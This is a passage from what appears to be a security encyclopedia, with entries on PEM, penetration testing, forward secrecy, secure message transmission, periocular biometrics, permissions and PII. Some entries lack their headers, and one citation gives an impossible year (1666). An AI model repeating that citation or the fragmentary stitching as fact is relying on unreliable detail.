Enforcing peers participating in a P2P protocol to rigorously abide by the rules still remains an open problem. Even if custom solutions have been proposed for specific points in the protocol space (for example, the Bitcoin blockchain protocol), it remains to be seen whether mechanisms can be designed that guarantee the correct operation of all P2P protocols. Finally, studying the incentives of participation is another related broad direction for research.

PEM, Privacy-Enhanced Mail

Torben Pedersen[19] ✉
(19) Cryptomathic, Århus, Denmark

✉ **Torben Pedersen**
Email: Torben.Pedersen@Cryptomathic.com

Synonyms

Secure email

Definition

Privacy-enhanced mail (PEM) is defined in a sequence of RfCs (Request for Comments) specifying methods and formats for securing the authenticity and confidentiality of emails. The term “privacy-enhanced mail” is also used as a synonym for secure email in general.

Background

PEM was defined in response to the need for securing emails, see Privacy-Enhanced Electronic Mail (PEM) Charter.

Theory

PEM provides a number of security mechanisms for protecting electronic mail transferred over Internet by defining formats, protocol extensions and processing procedures for securing mail messages as defined in RFC 822. The security mechanisms include *encryption* of mails such that only the

intended recipient(s) can read the contents of the mail. Other security mechanisms supported by PEM provide *message authentication* and integrity as well as *digital signatures*. Using the latter, non-repudiation of origin may be achieved.

The security mechanisms provided can be based on symmetric cryptography ("Key") or *public key cryptography*. In the latter case *X.509 certificates* are used to provide the *public keys* of the sender and recipient as needed (the public key of the originator is required to validate the signature, and the public key of the recipient is required to encrypt the email).

PEM is defined in detail in RfC 1421 through 1424. RFC 1421 (see http://www.rfc-editor.org/rfc.html) defines the extensions to RFC 822 mail messages and the encryption and authentication procedures for securing emails. The following security goals are achieved: confidentiality, authenticity of sender, message integrity and non-repudiation of origin. Of independent interest this RfC also defines Base64 encoding allowing binary data to be represented as a printable string.

RfC 1422 (see http://www.rfc-editor.org/rfc.html) defines how X.509 certificates can be used to set up the necessary public key infrastructure supporting the use of asymmetric cryptography in privacy-enhanced mail. Central to this scheme, it requires a single root for all *certification authorities* issuing certificates on public keys to be used for PEM.

In RfC1423 (http://www.rfc-editor.org/rfc.html), specifies the cryptographic algorithms (including formats, identifiers, and modes of use) to be used within PEM. These algorithms include DES, 2-key triple-DES and RSA.

RfC 1424 (see http://www.rfc-editor.org/rfc.html) deals with email-based certification services that *certification authorities* supporting privacy-enhanced mail must provide. These include services for issuing a certificate given a certificate request and for providing the certificate revocation list are defined.

Penetration Testing

Tom Caddy[20] ✉
(20) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Penetration testing is part of a security assessment (e.g., Audit) or certification process (e.g., Common Criteria) with an objective to locate and eliminate security vulnerabilities that could be exploited to gain access to the *security target* (system, device or module) by a potential attacker.

Theory

In a penetration test, the objective of an attacker is to gain access to the security target by breaking or circumventing its security measures. In other words, an attacker needs only to find one vulnerability to successfully penetrate the security target, while the penetrations testers' objective task is to identify all vulnerabilities. Penetration test constraints as well as constraints for an attacker are time, money, amount of effort, and resources. Given these constraints (e.g., resources and time), exploiting a vulnerability and successfully penetrating a security target might be practically infeasible even though it is theoretically possible. Hence, finding a security vulnerability does not imply that it always can be exploited easily. Therefore, the penetration tester's objective and task is much broader and labor intensive than that of an attacker.

When a successful penetration in the security target is possible, then this provides evidence that the current security measures are inadequate and need to be strengthened. In addition, when the penetration went unnoticed by the security target, it shows that the intrusion detection mechanisms do not provide an adequate level of security assurance. On the other hand, when a penetration test is not successful, it does not provide evidence that the security target is secure. In the latter case, the penetration test provides evidence that under the given test conditions, the security target did not show obvious exploitable security flaws.

A penetration test assumes the presence of a *security boundary*, as the test is aimed at penetrating it. The security boundary separates the internal components of the security target from the external components (e.g., outside world), and this separation is enforced by various security measures. In general, a security target is composed of hardware, software, and human components. Depending on the human component, security assumptions are made and a penetration test might also include human vulnerabilities (e.g., social engineering).

In general, a penetration test assesses the state of the security target at a given point in time, in contrast to penetration tests based on monitoring techniques (e.g., intrusion detection). Hence, any change in the internal and external environments might lead to new vulnerabilities, which would require the execution of a new penetration test. Therefore, in practice, certain types of penetration tests based on monitoring techniques analyze security target events on a regular interval or even in real time, and can search for anomalies that might indicate exploitable vulnerabilities. It should be noted that these penetration tests profiles need to be updated on a regular basis.

A penetration test can be passive (observing) and active (interact). The passive penetration test infers with the existence of vulnerability of the security target in a non-intrusive manner. The *passive penetration test* probes the target boundary and scans for security weaknesses in the target environment, without aiming at gaining access and without adversely affecting its normal operation. *Active penetration testing*, on the other hand, includes tests that are more intrusive by nature. The active penetration test (refer also Physical Attacks) exploits security flaws inherently present in the technology of the target environment, design faults or flaws in the object’s parameter configuration.

There are two extreme kinds of penetration tests: *Zero-Knowledge Penetration Test (ZKPT)* and *Full-Knowledge Penetration Test (FKPT)*. A ZKPT is based on a black box approach, which assumes zero knowledge or assumptions about the security target. The objective of a ZKPT is to identify how much information about the security target can be gained (i.e., is leaked), how the security target can be modeled, and what vulnerabilities can be identified that could be exploited by potential attackers. A FKPT is based on Kerckhoffs' principle (Kerckhoff 1883) (Maxims), and assumes full knowledge of the internal and external components except from the critical security parameters. Based on this knowledge, the security target is tested for security vulnerabilities that could be exploited by potential attackers. In contrast to the FKPT, ZKPT has the advantage that the tester is not tempted to be biased by the security target design specifications and documentation, and will also explore areas beyond its design. Therefore, ZKPT is often the first phase of a penetration testing followed by an FKPT. Between ZKPT and FKPT, several hybrid forms exist, which are optimized based on the security target and the testing constraints.

Perfect Forward Secrecy

Hugo Krawczyk[21] ✉
(21) Algorand Foundation, New York, USA

Synonyms

Forward secrecy

Related concepts and keywords

Key exchange protocols; Diffie-Hellman key exchange protocol

Definition

Perfect forward secrecy (PFS for short), or simply *forward secrecy*, refers to the property of key-exchange protocols [see *key exchange*] by which the exposure of long-term keying material, used in the protocol to authenticate and negotiate session keys, does not compromise the secrecy of session keys established before the exposure. This notion has been generalized to *forward security*, the property that the security of a system is ensured against future compromises. (The complementary property, namely, preserving security in spite of past compromises, is known as *post-compromise security*, or *proactive security* in distributed cryptography.)

Background

The most common way to achieve PFS in a key-exchange protocol is by using the Diffie-Hellman exchange [see *Diffie-Hellman key exchange protocol*] with ephemeral exponents to establish the value of a session key,

while confining the use of the long-term keys (e.g., private signature keys) to the purpose of authenticating the exchange [see *authentication*]. In this case, once a session key is no longer used and is erased from memory, there is no way for the attacker to find this key except by cryptanalyzing the Diffie-Hellman exchange (or other applications that used the session key). In particular, finding the long-term authentication key is of no use for learning the session-key value. One essential element for achieving PFS with the Diffie-Hellman exchange is the use of *ephemeral* exponents which are erased from memory as soon as the exchange is complete. (This should include the erasure of any information from which the value of these exponents can be derived such as the state of a pseudo-random generator used to compute these exponents.)

The PFS property of authenticated Diffie-Hellman exchanges can be highlighted by contrasting it with other forms of key exchange, such as key-transport protocols, where session keys are transmitted between the peers in the exchange encrypted, under long-term public keys. In this case, the exposure of the long term secret decryption key will compromise the secrecy of *all* session keys (including those erased from memory) that were exchanged under the corresponding public encryption key. This is a major security threat which, in particular, makes the long-term key extremely attractive for attack.

In the case of authenticated key exchange protocols, where security is to be provided against active attackers, PFS means that the attacker cannot compute past session keys exchanged between honest parties even if the attacker actively interfered in the session creation. A weaker notion that only guarantees PFS against passive attackers is referred to as *weak* PFS Krawczyk (2005).

We note that the term “perfect forward secrecy” was first introduced in Günther (1990) and it has since been used with the above meaning. However, more recent work usually drops the “perfect” qualifier as it adds no meaning beyond just *forward secrecy* (in particular, it has no relationship with Shannon’s perfect secrecy).

Application

The property of forward secrecy is especially relevant to scenarios in which the exchanged session keys require secrecy protection beyond the keys’

lifetime, such as in the case of session keys used for data encryption. In contrast, applications that use the exchanged keys only for the sake of authentication may not require PFS (in most cases, finding an expired shared authentication key is of no value for the attacker).

In principle, any public key encryption scheme (or *key encapsulation mechanism – KEM*) can be used to build a key exchange with PFS by using the encryption scheme with ephemeral public and private keys. From a practical point of view this requires that the key generation for the encryption scheme be fast enough. For most applications, this disqualifies the use of ephemeral RSA encryption for achieving PFS, since the latter requires the generation of two long prime numbers for each exchange, a relatively costly operation. KEM-based schemes secure against quantum attackers are being proposed for achieving forward secrecy in post-quantum key-exchange protocols (see NIST Post-Quantum Cryptography (2018)). Currently, most systems that provide PFS are based on the Diffie-Hellman exchange over finite fields or elliptic curve groups. These protocols can be found in practice, particularly in IKE Harkins and Carrel (1998); Kaufman (2005), IPsec's key-exchange protocol, and TLS, where Diffie-Hellman has been made mandatory in TLS 1.3 Rescorla (2018). Additionally, forward secure key-exchange protocols have been studied extensively in the cryptographic literature, e.g., STS Diffie et al. (1992), ISO-9798 ISO/IEC IS (1993), EKE Bellovin and Merritt (1992), SKEME Krawczyk (1996), MQV Law (2003); HMQV Krawczyk (2005), and SIGMA Krawczyk (2003). More recently, forward secrecy has been incorporated into messaging systems (see Signal Specification) and non-interactive protocols Green and Miers (2015) and Günther (2017). Extensions to the notion of forward security can be found in works on forward secure encryption Canetti et al. (2003) and *forward secure signatures* Bellare and Miner (1666), among many others.

Email: q.yang@cs.ucl.ac.uk

Background

The importance of having reliable (and available) communication when an adversary is present is known since WWI, if not before. According to Kuehl (1997):

> The successful effort by the British in the opening days of World War I to dredge up from the bottom of the North Sea the underwater telegraph cables that connected Germany to the outside world. This strategic information operation not only cut Germany's military C3 links to its forces worldwide (at sea and in its colonies) but also-and more importantly-meant that the neutral countries of the world, most especially the United States, saw the war through London's filter.

It is a myth the Internet has been designed to withstand a denial of service attack. At the BlackHat 2005 conference it was shown that potential attacks against routers are far from hypothetical.

Perfectly secure message transmission (PSMT) focuses on networks in their *generality*, i.e., without assuming the Internet protocols as TCP/IP are being used.

Definition

The original problem (Dolev et al., 1993) of perfectly secure message transmission consists of the following. A Byzantine adversary may take over t nodes in the network. A sender A and a receiver B do not share a key. When each edge in the network is trusted, how can A and B communicate in a perfectly reliable and perfectly private way? The perfect reliability means that B will receive A's message correctly with 0 probability of failure and the perfect privacy means unconditional secrecy of the message to the adversary (i.e., in Shannon's sense).

A variant of this definition was considered in Beimel and Franklin (1997). In this approach certain nodes share keys.

Theory

Today many variants of this problem have been studied. Indeed, the networks in the above scenario considered are point-to-point. Some other studies considered partial broadcast networks (Franklin and Yung, 1995, 2004), of which a neighbor network is a special case (Franklin and Yung, 2004; ?; Wang and Desmedt, 2001; Desmedt and Wang, 2002). In a neighbor network, when a node broadcasts a message, all its neighbors will receive identically the same information. The ethernet is a typical example of a neighbor network.

Different types of adversary have been considered. A passive adversary has control of a subset of nodes and access to all information received by these nodes. If the adversary is active, then the nodes over which the adversary has control can also disrupt the communication in any way. Some papers have discussed fail-and-stop adversaries. These fit with the case nodes have been destroyed. The concept of an adversary jamming broadcast was added to the partial broadcast scenario (see Desmedt et al. (2005) for definitions of receiver jamming, sender jamming, destroy jamming and protocols).

Typically one assumes that the adversary can control up to t nodes. This scenario has been generalized using the concept of adversary structures (Ito et al., 1987; Hirt and Maurer, 2000).

In some cases when small probability of failure is allowed, different levels of security can be distinguished. Almost perfectly secure message transmission is defined in such a way that if a protocol is (ε, δ)-secure, then privacy is only guaranteed $1 - \varepsilon$ and respectively reliability with $1 - \delta$ probability (Franklin and Wright, 1998). The study of almost security was extended in Kurosawa and Suzuki (2009). In this setting, the receiver B is allowed to reject the communication. If B accepts the communication, then it is required that the conditional probability that B outputs the actual message is 1. Moreover, the privacy needs to be perfect, and the probability the adversary succeeds to force the receiver to reject is negligible. Notations unifying these models were proposed in Desmedt et al. (2010).

Many protocols have been developed in the study of the PSMT problems. The challenge is to design efficient protocols with communication (transmission) complexity polynomial in the size of the network. Some studies have been carried out towards the optimal solution.

To start, point-to-point networks are discussed. The optimal solution for the case where the communication is only one-directional was provided in the initial study of PSMT (Dolev et al., 1993). This result in the threshold case was generalized to general adversary structures in Desmedt et al. (2005) (but might not be optimal). The second case, in which all edges in the network are two-way communication channels, has received a lot of attention. Notable results have been obtained in Dolev et al. (1993), Srinathan et al. (2004), Agarwal et al. (2006), Fitzi et al. (2007), Kurosawa and Suzuki (2008), Garay et al. (2010), and Spini and Zémor (2016) for the threshold case and Kumar et al. (2002), Yang and Desmedt (2010), and Kurosawa (2012) for general adversary structures. The third case, in which the network corresponds to a directed graph, has been studied by Desmedt and Wang (2002), Patra et al. (2007), Wang and Desmedt (2008), Yang and Desmedt (2009), and Patra et al. (2010).

It has been shown that if one can have a public discussion on top of the point-to-point communication, the number of paths can be reduced (Garay et al., 2010; Shi et al., 2011).

Much less progress has been made concerning partial broadcast networks. The case of a passive adversary was studied in Franklin and Yung

(2004) and Desmedt et al. (2005). Reliability without privacy was also discussed in Desmedt et al. (2005). The special case of neighbor networks was studied in Franklin and Wright (1998) and Wang and Desmedt (2001, 2008).

A game theoretic study of the problem, i.e., using *rational adversaries*, was done in Fujita et al. (2022).

Experimental Results Except in the case of war (when dealing with fail-and-stop edges/nodes), very little evidence exist for the real-world behavior of adversaries. Although the vulnerability of undersea (fiber-optic) cables has been pointed out (see, e.g., de Quetteville 2022), it is not known whether any security measures, e.g., PSMT, have been deployed in such circumstances.

Open Problems

Several open problems remain. Necessary and sufficient conditions for achieving both privacy and reliability together in partial broadcast networks remain unknown. Even for the case of neighbor networks this problem is unsolved.

Although in point-to-point networks optimal transmission complexity of the perfect case has been studied for several scenarios (see Kurosawa and Suzuki 2008; Spini and Zémor 2016), much less is known about the communication complexity. This is an important question. Indeed, PSMT protocols have a large overhead; they would only be used in case of emergency, e.g., when a cryptosystem is broken and a new key needs to be sent.

In the presence of an adversary structure, the communication complexity of all the previous PSMT protocols developed against an active adversary is in general exponential in the size of the network. Whether an efficient protocol with communication (or transmission) complexity polynomial in the size of the network exists, is an open problem for future research.

Synonyms

Eye region; Ocular region; Periocular region


Definitions

The term *periocular* can be dissected in two words – *peri* which means *around* and *ocular* meaning eye. The periocular region (also referred as ocular region) within the face is constituted by the region in the vicinity of the eye which includes the eyelids, eyelashes, and eyebrows. Periocular biometrics can therefore be defined as the way of identifying or verifying a person (or subject) based the information observed in the periocular region (Woodard, 2009). Various approaches of observing the periocular region as a biometric characteristic have been established in practice where either one periocular region (left or right) alone is used or both regions are used jointly for biometric recognition.

Background

Traditional biometric systems have used the face region or the fingerprint as a biometric characteristic for many decades. While a fingerprint-based

biometric system needs a high degree of cooperation in a biometric identification or verification scenario, face biometrics offers the flexibility of relaxed capture conditions. The face images can be captured in a contactless manner where a subject can place oneself at a distance from the camera. Due to the ease of image capture for face region, many works have focused extensively on enhancing the biometric performance using captured face images. The periocular region has been well investigated as one of such trait within the face region that can be extracted with no additional changes in imaging setup.



The use of the periocular region for identifying a person was first reported by Hjelmas and Wroldsen (1999) and dates back to 1999. Following the initial work, the other set of earlier works investigated the biometric applicability of the periocular region using the capture settings of face recognition (Park et al., 2009, 2010). Specifically in their works (Park et al., 2009, 2010), the authors illustrated the use of the periocular region with an accuracy of 80% by considering the eyebrows as an integral part of ocular region, and in the same work, the authors also reported some degradation when eyebrows were not considered (The set of earlier works (Hjelmas and Wroldsen, 1999; Park et al., 2009, 2010) referred to ocular region as eye region before the term periocular was used in a standard manner). Despite the biometric performance not being equivalent to the face region or iris, the advantages of periocular biometric systems include:

- *No additional capture process*. As face biometric systems or iris biometric systems capture the ocular region inherently, there is no necessity for a new imaging setup. The periocular region can be used in a backward compatible manner with existing biometric capture devices, which capture the face or iris.
- *Contactless biometrics*. Periocular biometrics also facilitates contactless biometrics which can work on partial region. In the times of pandemics such as COVID-19, one can be successfully verified even when one is wearing the masks and only the ocular region is visible.
- *Unimodal or multimodal trait*. The periocular region can be used as a stand-alone biometric trait for the biometric recognition purposes in unimodal biometric systems or as a supplementary modality in multimodal biometric systems (e.g., face and periocular, iris and periocular).

- *Improved biometric decisions*. The features extracted from the periocular region can be combined to make a biometric decision about an individual under authentication, and alternatively, the scores/ranks from independent ocular regions can be used for authenticating an individual.

Periocular Biometric System

The periocular recognition system consists of four modules like a face biometric system: (i) *Capture subsystem* which acquires the ocular region or face region of an individual. The capture subsystems can include a dedicated face imaging sensors or mobile phones with embedded camera in newer applications. When the face region is acquired, the periocular biometric system also includes segmenting the periocular region (e.g., using Haar cascade-based periocular detection). (ii) *Feature extraction subsystem* in which the periocular data is processed to extract a feature set that represents the image. The features extracted can represent the global features (e.g., shape features) or the set local features of the periocular region (e.g., local skin texture). In the enrolment phase, the set of features corresponding to an individual is stored in the enrolment database. (iii) *Feature comparison subsystem* in which the extracted set of features is compared against the reference template stored in the database to generate a similarity or dissimilarity score. For instance, a simple distance measure such as cosine distance or χ^2 distance measures the similarity between the two set of features. (iv) *Decision subsystem* in which an individual's claimed identity is either accepted or rejected based on the comparison scores under verification scenario. Alternatively, the periocular biometric system may identify the individual from a larger enrolment set based on the comparison scores under identification scenario (Fig. 1).

Periocular Biometrics, Fig. 1 Periocular biometric system

Feature Extraction for Periocular Biometrics

The large set of feature extraction approaches for the periocular recognition can be categorized under global and local features extraction mechanisms. Under these two categories are the textural features such as Gabor features, Local Binary Patterns (LBP) (and its variants) and Binarized Statistical Independent Features (BSIF) employed while keypoint-based features such as Histogram of Oriented Gradients (HOG) and Scale-Invariant Feature Transform (SIFT) used (Alonso-Fernandez and Bigun, 2016). The recent advancements in the deep learning have also been well explored for periocular recognition where both convolutional neural networks (CNNs) are used for just feature extraction along with existing distance metrics and also end-to-end networks are developed for robust periocular recognition (Raja et al., 2020; Proença and Neves, 2017).

Application

The advancements of periocular recognition coupled with good sensors and robust feature extraction mechanisms have led to a wide range of applications. A set of relevant applications among many others are listed below:

- *Biometric verification applications*. The use of periocular biometrics has been recently explored in commercial-grade applications for banking scenario (EyePrint ID, 2020).
- *Contactless biometric applications*. Face masks are now frontline defense against global pandemic that has disrupted nearly most contact-based authentication. Contactless solutions such as periocular biometrics has found application in retail point-of-sale, medical patient check-in, banking access, food distribution, and other essential activities (RankOne, 2020),
- *User-friendly authentication in non-mainstream applications*. Recent advancements in sensors for entertainment such as head-mounted displays have made it possible to use periocular biometrics (Boutros et al., 2020) for manufacturing (Nee et al., 2012), healthcare (Ma et al., 2014), and education (Wu et al., 2013). In the similar lines, a number of other works are investigating the use of continuous authentication through periocular recognition for content access, border control scenarios (Poelman et al., 2012), and forensic investigation (Streefkerk et al., 2013)
- *Soft-biometric estimation*. Due to distinctive features within the periocular region, the characteristics can be used for estimating soft-biometric (e.g., gender, age group) or demographic information.

Open Problems and Future Directions

Despite the fact that periocular recognition became popular in the recent years, a number of challenges remain pertinent in the biometrics field. As it can be noted from the earlier works, there exist some clear gaps in the theory and practice within periocular biometrics.

- *Unavailability of large-scale periocular databases*. Unlike the face and iris databases which span to millions of images corresponding to unique identities, there are limited open periocular databases, and despite being open, they only contain images from few hundred unique identities. Most

of the works on periocular recognition extract the periocular region directly from the face image (Alonso-Fernandez and Bigun, 2016).
- *Unavailability of commercial SDKs*. As with other modalities such as the face, iris, or fingerprint, periocular biometrics do not have commercially deployed SDKs to benchmark the newer algorithms hindering the fast-paced algorithmic developments, except the most recent SDK from RankOne, Inc (RankOne, 2020).
- *Privacy-preserving approaches*. In the light of newer regulations enforcing privacy-preserving mechanisms, the periocular biometrics is in infancy with respect to privacy-preserved template protection mechanisms. Despite few recently reported academic works, no standardized approaches exist for both privacy-preserved storage mechanisms and protected templates.
- *Presence of eyeglasses and makeup*. Despite the periocular recognition indicating promising results, a number of factors such as presence of eyeglasses or change of daily makeup wear have not been studied extensively.

Permissions: Access Control Fundamentals

Dwight Horne[25] ✉
(25) AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

✉ **Dwight Horne**
Email: RHorne@smu.edu

Synonyms

Access rights; Application permissions; File system permissions

Definition

Permissions specify rights for users or groups of users to access resources in different ways. Operating systems utilize file system permissions for data-oriented access control and application permissions to limit access to sensitive hardware, information, or other resources.

Background

The development of multiprogramming and multiuser environments necessitated a mechanism for controlling access in file systems. Daley and Neumann described an early, general purpose file system that included access control lists (ACLs) in the form of sets of attributes associated with each user and file that resemble the fundamentals of permissions in many modern operating systems (Daley and Neumann 1965). The scheme was

based on “usage attributes” which are Boolean values that indicate whether or not a particular user is allowed to READ from, WRITE to, APPEND to, and EXECUTE the file.

A somewhat simpler permissions scheme became popular as the adoption of UNIX and other UNIX-like operating systems increased. This set of permissions, often referred to as traditional UNIX permissions, consists of three accessibility attributes granting particular capabilities that may be specified for three categories of users (Bach 1986). Traditional UNIX permissions allow one to specify the rights to *read*, *write*, and *execute* for the *user* (owner), *group*, and *other* categories of users.

Versions of Microsoft Windows beginning with Windows NT have utilized ACLs to specify permissions for files, directories, and other resources with a finer granularity than what is afforded by the traditional UNIX permissions (Russinovich and Solomon 2009). The NT permissions set includes additional capability rights such as the ability to take ownership or change permissions. The NT File System (NTFS) also allows permissions to be specified for an arbitrary number of users and groups. Some recent versions of UNIX-like operating systems have also added support for ACL-based permissions with schemes such as the proposed POSIX ACLs (Grünbacher 2003) and Network File System version 4 (NFSv4) ACLs (Pawlowski et al. 2000).

Beyond file system permissions, modern operating systems also utilize application permissions to govern access to a wide variety of hardware components, services, and privacy relevant data. Examples of such application permissions include access to GPS location, accelerometer, lists of a user’s personal contacts, or the ability to access the Internet.

Theory

Permissions specify whether or not subjects may take particular actions on or with objects. In the context of operating systems, the subjects are typically users or processes and objects may be files, directories, or other resources needing access control. For instance, once a set of permissions has been associated with a particular user or group and object, the operating system uses them to determine whether or not an authenticated user should be authorized to perform a requested action with regard to the object. That

is, the permissions define the policy and the operating system then enforces that policy to control access to the resources.


Daley and Neumann (1965) posited that permissions schemes for hierarchies of files could be either essentially open or essentially closed. In a system that is essentially open, one might be granted unrestricted access after initial authentication except in cases where permissions were explicitly denied. In contrast, in a system categorized as essentially closed, access would be forbidden unless specifically allowed. The difference between the two approaches is analogous to the access control scheme of a single family residence versus that of a high-rise hotel. A single family residence may be thought of as essentially open. That is, in a typical home, there are locks at external points of entry with access thereafter being unrestricted. However, a high-rise hotel may be thought of as essentially closed since, after initial entry, admission to each room is restricted unless an individual is specifically granted access.

When considering a system of permissions, one should contemplate the extent to which it facilitates implementation of the well-known principle of least privilege. The principle of least privilege is a fundamental tenet of software and computer security that states that when performing an action, only the bare minimum amount of access rights needed should be granted, and that the privileges should be revoked as soon as possible thereafter. Application of this principle helps to minimize windows of vulnerability and consequently reduces risk (Viega and McGraw 2002). Although the responsibility of enforcing the principle of least privilege in this context is the job of a privilege granting authority in the operating system, the permissions scheme contributes by defining the policy to be enforced. A system that is essentially open would generally require more effort to define and enforce the principle of least privilege relative to a system that is essentially closed.

Application

The two most well-known file system permissions schemes are the traditional UNIX permissions and the Windows NT File System (NTFS) permissions.

- *UNIX Permissions*. Traditional UNIX permissions allow one to specify three types of access rights for three classes of users (Bach 1986). The



access rights are typically denoted by triplets of characters symbolizing read, write, and execute permissions for each class of users with the following notation being utilized:

– “r” if read permission is allowed
– “w” if write permission is allowed
– “x” if execute permission is allowed

In addition to these, the “-” character is used to indicate that a given permission is not allowed. Each of the read, write, and execute access rights can be specified for the following three user classes:

– *User/Owner*. User that owns the file or directory (usually the user who created it)
– *Group*. A collection of users that are members of the group to which the file belongs
– *Other*. All others that are not members of the user or group classes

For example, executing the “ls -l” command in Linux might result in output similar to that of Fig. 1.

Permissions: Access Control Fundamentals, Fig. 1 Viewing file permissions in Linux

The left-hand column of the output in Fig. 1 represents the permissions for the file named in the right-most column. In this example, ctype.ini has permissions denoted by “-rw-r—r—.” The first character indicates whether the entry represents a file (-), directory (d), or symbolic link (l). The subsequent triplets of characters represent read, write, and execute permissions for the user, group, and other classes of users, respectively. From the sample output listing, it is evident that the owner of ctype.ini has read and write permissions, while the group and other classes of users may only read the file. Meanwhile, the owner of fileinfo-

list.sh has full permissions to read, write, and execute, while the group class of users may read and execute it. Other users have read-only access.

UNIX-like systems provide a set of commands for modifying permissions. The chmod command can be used to change the permissions associated with a file by specifying the desired permissions via either symbols or octal numbers. Additionally, the chown command may be used to change ownership of a file and the chgrp command can be used to change the group the file is associated with. More information about these commands may be found in the man pages (short for manual pages) associated with the operating system as well as various UNIX or Linux system administration guides. The file systems of other well-known operating systems like Apple's macOS and Google's Android also follow the UNIX permission model.

The permissions described thus far would be considered discretionary access controls (DAC). Security-Enhanced Linux (SELinux) is a mechanism that was added to the Linux kernel for implementing mandatory access control (MAC). SELinux more closely models the principle of least privilege and is an example of a system that is essentially closed in the Daley and Neumann (1965) categorization. In the strict enforcement mode of SELinux, the default action is to deny access, with exception policies being required to intentionally allow access to resources based on the security context. While beneficial from a security standpoint, it is also clear that implementation in complex systems with many subjects, objects, and security contexts could easily become burdensome to configure and manage.

- *Windows Permissions*. Versions of Microsoft Windows beginning with Windows NT have allowed specification of access rights with a finer granularity than what is afforded through traditional UNIX permissions. Windows operating systems use access control lists (ACLs), which are collections of access control entries (ACEs). Each ACE identifies an account and the associated access rights pertaining to the resource at hand. An ACE may apply to any user accounts, group accounts, and even particular logon sessions. For example, permissions are often defined for individual user accounts, groups of users such as Administrators and Authenticated Users, and even local system and service accounts.

  There are also finer grained access rights than the read, write, and execute categories of UNIX. For instance, Windows allows one to

specify the right to read the contents of a file separately from the right to read the file's associated attributes or the file's permissions. The precise list of access rights that can be configured, and often the meaning of the rights themselves, may vary depending on the type of resource in question. Permissions in Windows may be specified in several ways including via the graphical user interface, the Get-Acl and Set-Acl PowerShell commands, or commands such as cacls.exe, xcacls.exe, or icacls.exe.

- *Granularity of Permissions*. The finer granularity of permissions that may be specified in Windows is generally considered advantageous when it comes to security and implementation of the principle of least privilege with regard to data-oriented access control. As such, some UNIX-like operating systems have adopted ACL-based permissions schemes like NFSv4 ACLs to augment the traditional UNIX model of permissions. Unfortunately, as is often the case in the field of computer science, there is a tradeoff. In this context, the improved capability to control access to resources with finer grained permissions comes at the expense of an increase in complexity of defining and managing the permissions. The increase in complexity may increase the likelihood of errors, and it may also increase the costs of administration and management of permissions. However, a majority of security professionals might agree that the security-related benefits afforded by finer granularity of permissions assignment are generally worth the possible increased administration efforts. Additionally, tools for managing complex sets of permissions along with the ability to inherit permissions can ease the administration burden significantly and help to alleviate this potential drawback.
- *Application Permissions*. Beyond file system permissions, application permissions provide another perspective on the same concept, and one that has become commonplace in modern operating systems. Application permissions are often viewed as mechanisms to provide consent. In this context, applications are the subjects, and the objects can include various types of resources such as biometric sensors, cameras, a user's contact list, Internet access, microphone, and more. Google and Apple provide developers with specific guidelines regulating the use of application permissions in their Android and iOS operating systems, respectively. Alternative resources such as (Felt et al. 2011) may also be beneficial for practitioners.

Open Problems and Future Directions

Future directions in permissions-related research will likely be inspired by the ever-changing threat landscape in cybersecurity, rapidly increasing numbers of connected devices, increasing public awareness of privacy threats, the continued evolution of privacy law, and an ever-growing list of resources necessitating permissions for access control. Current trends include researchers proposing efficient mechanisms for achieving finer granularities of permissions in certain contexts, while minimizing the additional effort required for configuration, usage, and management. Researchers and practitioners should seek to identify the proper trade-offs with different granularities of permission schemes and different enforcement mechanisms, both new and existing. Some key aspects to consider include complexity, usability, security, and privacy. While opinions and "expert recommendations" might be readily available, both academia and industry would undoubtedly benefit from empirical evidence supporting such recommendations, as well as novel approaches to improving security while also managing complexity.

Definition

A *personal identification number* (PIN) is a relatively short (typically 4–8 digits) numeric string that is used as a password to authenticate a user to a device such as a smart card, an automated teller machine (ATM), or a mobile phone. Standards addressing the management and security of PINs include ANSI X9.8 and ISO 9564 (Menezes et al. 1997).

Personally Identifiable Information

Giovanni Livraga[27] ✉
(27) Computer Science Department, Università degli Studi di Milano, Milano, Italy

✉ **Giovanni Livraga**
Email: giovanni.livraga@unimi.it

Definitions

Personally identifiable information, also known as PII, refers to information that can be used to distinguish (i.e., identify) an individual, trace her (i.e., make a determination about a specific aspect of that individual's activities or status), or be linked or linkable to her (McCallister et al., 2010).

Theory and Application

Personally Identifiable Information can identify or trace individuals either by itself (e.g., social security number) or in combination with other information (e.g., *quasi-identifier*, such as date of birth and address). While the concept of PII has a clear and intuitive semantics, different formal definitions and/or interpretations have been provided over time (NIST Computer Security Resource Center Glossary, https://csrc.nist.gov/glossary/term/PII), for instance, by different public offices and courts in the USA (Narayanan and Shmatikov, 2010). According to NIST, any information about an individual maintained by an agency can be classified as PII, and examples of PII include names and email addresses, as well as financial and medical records, or criminal history of individuals (McCallister et al.,

2010). In this regard, NIST distinguishes between *linked* and *linkable* information, as follows.

- *Linked information*. Information about or related to an individual that is logically associated with other information about the individual (NIST Computer Security Resource Center Glossary, https://csrc.nist.gov/glossary/term/linked_information)
- *Linkable information*. Information about or related to an individual for which there is a possibility of logical association with other information about the individual (NIST Computer Security Resource Center Glossary, https://csrc.nist.gov/glossary/term/ linkable_information)

The concept of PII is closely related to the concept of *personal data* within the context of the EU General Data Protection Regulation (EU GDPR), where it determines the scope of the regulation and, as such, is accompanied by its own definition stating that personal data means "any information relating to an identified or identifiable natural person ('data subject')" (https://eur-lex.europa.eu/eli/reg/2016/679/oj). The regulation also defines a natural person as identifiable if she can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier, or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural, or social identity of that natural person.

Given the possibility for personal identifiable information to be leveraged to reidentify individuals (as well as the fact that some PII can be sensitive in itself), it is clear that such information plays a central role in the context of the problem of protecting the privacy of individuals/entities whose data are accessed, collected, processed, and/or disseminated. The protection of PII is of concern for both the individuals to whom such information refers, as well as the organizations that may be liable or have their reputations damaged should such PII be inappropriately accessed, used, or disclosed. One of the main complications is however caused by the difficulty of precisely and unambiguously characterizing it, meaning of characterizing if and how, given a piece of information, it is possible to relate it to an identifiable individual. As research has showed, almost any information that can distinguish one person from another can be used to identify an individual (Narayanan and Shmatikov, 2010), and both the scientific literature and the media news have reported examples in which individuals have been identified through, among other data, the content of

their online search queries, movies viewing history, behavioral profiles, consumption preferences, structures of social networks, history of purchases, health-related or genomic data, and location information.

Fear appeals; Persuasive communication

Definition

